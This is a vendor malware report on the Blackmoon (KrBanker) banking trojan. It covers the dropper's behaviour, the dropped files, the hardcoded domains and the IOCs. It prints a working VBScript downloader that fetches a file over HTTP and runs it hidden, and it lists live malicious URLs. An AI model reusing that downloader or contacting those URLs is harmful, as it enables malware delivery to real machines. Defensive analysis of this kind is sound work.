SECTRIO

MALWARE REPORT

BLACKMOON - A BANKING TROJAN

Date:19/02/2021

Amit Yadav

Overview

Attacks on online banking services have always been on top of the priority list of cyber criminals. These kinds of attacks are generally carried out to obtain user's banking credentials which are further used to carry out more sophisticated financial frauds or sold onto the dark web to gain huge profits.

Blackmoon is one of the banking trojan referenced as a trojan virus or renamed as KrBanker which was encountered in April 2014 for the first time. The primary intention behind developing this malware was to solely steal user's banking informations of the targeted institutions but in the last couple of years it was observed that now it is also being used to deliver other malicious payloads to the compromised systems.

The mode of infection of Blackmoon is generally through exploiting vulnerabilities in the legitimate outdated software or in conjunction with fake software updates such as java player or flash player.

File Hash: f618439efb4ca2926c3e7f0b8ec2062e

Technical Analysis

The static analysis of the file reveals that it is an executable file which can be concluded based on the file signature.




Figure 1: PE Header

On execution, it creates a process called wscript.exe which is a legitimate windows process that provides an environment in which a user can execute scripts.




Figure 2: Creating wscript.exe process

Once executed, the dropper makes a copy of itself in the same directory with an appended '.exe2' extension at the end of the file and extracts two different files named as "HELP2.VBS" and "IE2.EXE" from itself in the "c:\\windows" directory.

Figure 3: Multiply itself with appended .exe2 extension




Figure 4: Dropped files in %windir%

After that, it displays an error message on the screen every time when the user tries to execute a legitimate process.




Figure 5: wscript.exe error message

When the file is opened in any debugger it shows the path of the .exe file that has been dropped by the binary after execution.





Figure 6: Hardcoded executable file

We observe two malicious domain that are embedded in the code of binary from where it is trying to download another malicious file.






Figure 7: Hardcoded URLs

Here is the path of another file that has been dropped on execution of the binary in the same directory as earlier and some actions are performed on the same by calling a window inbuilt utility.




Figure 8: Function executing VBS script

It checks for a specific file or URL and if the conditions are fulfilled it will run an hardcoded VBS script to download another payload over http otherwise it will call quit method to forcefully stop script execution.




Figure 9: Hardcoded VBS and Shell Script

A network communication has been made with “httpopenrequest” to interact with malicious domains.




Figure 10: Function creating network connection over http protocol

To prevent any possible failure, the attacker has blended the code with two different downloader scripts one is VBScript and another is Shell Script.

```
if url="" or filename=""
then wscript.quit
set
aso=.createobject("adodb.stream")
set
web=createobject("microsoft.xmlhttp")
web.open "get",url,0
web.send
if web.status>200 then quit
aso.type=1:aso.open
aso.write web.responsebody
aso.savetofile filename,2
set shell=createobject("wscript.shell")
shell.run filename,0
```

Figure11: Potential document or script payload downloader

Secrtio Protection

Sectrio detects this malware as “SS_Gen_BlackMoon_Downloader_A”

IOCs

Malicious URLs:

http://blackievirus.com/AD.exe
http://www.dywt.com.cn/

Dropped File:

HELP2.VBS
IE2.EXE

MITRE Techniques:

TACTIC	ID	TECHNIQUE
Persistence	T1215	Opens Kernel Security Device Driver (KsecDD) of Windows
Privilege Escalation	T1055	Writes data to a remote process
Defence Evasion	T1107	Marks file for deletion
Defence Evasion	T1055	Writes data to a remote process
Discovery	T1012	Reads information about supported languages
Credential Access	T1040	Network Sniffing

Our Honeypot Network

This report has been prepared from the threat intelligence gathered by our honeypot network. This honeypot network is today operational in 72 cities across the world. These cities have at least one of the following attributes:

- **Are landing centers for submarine cables**
- **Are internet traffic hotspots**
- **House multiple IoT projects with a high number of connected endpoints**
- **House multiple connected critical infrastructure projects**
- **Have academic and research centers focusing on IoT**
- **Have the potential to host multiple IoT projects across domains in the future**

Over 12 million attacks a day is being registered across this network of individual honeypots. These attacks are studied, analyzed, categorized, and marked according to a threat rank index, a priority assessment framework that we have developed within Sectrio. The honeypot network includes over 4000 physical and virtual devices covering over 400 device architectures and varied connectivity mediums globally. These devices are grouped based on the sectors they belong to for purposes of understanding sectoral attacks. Thus, a layered flow of threat intelligence is made possible.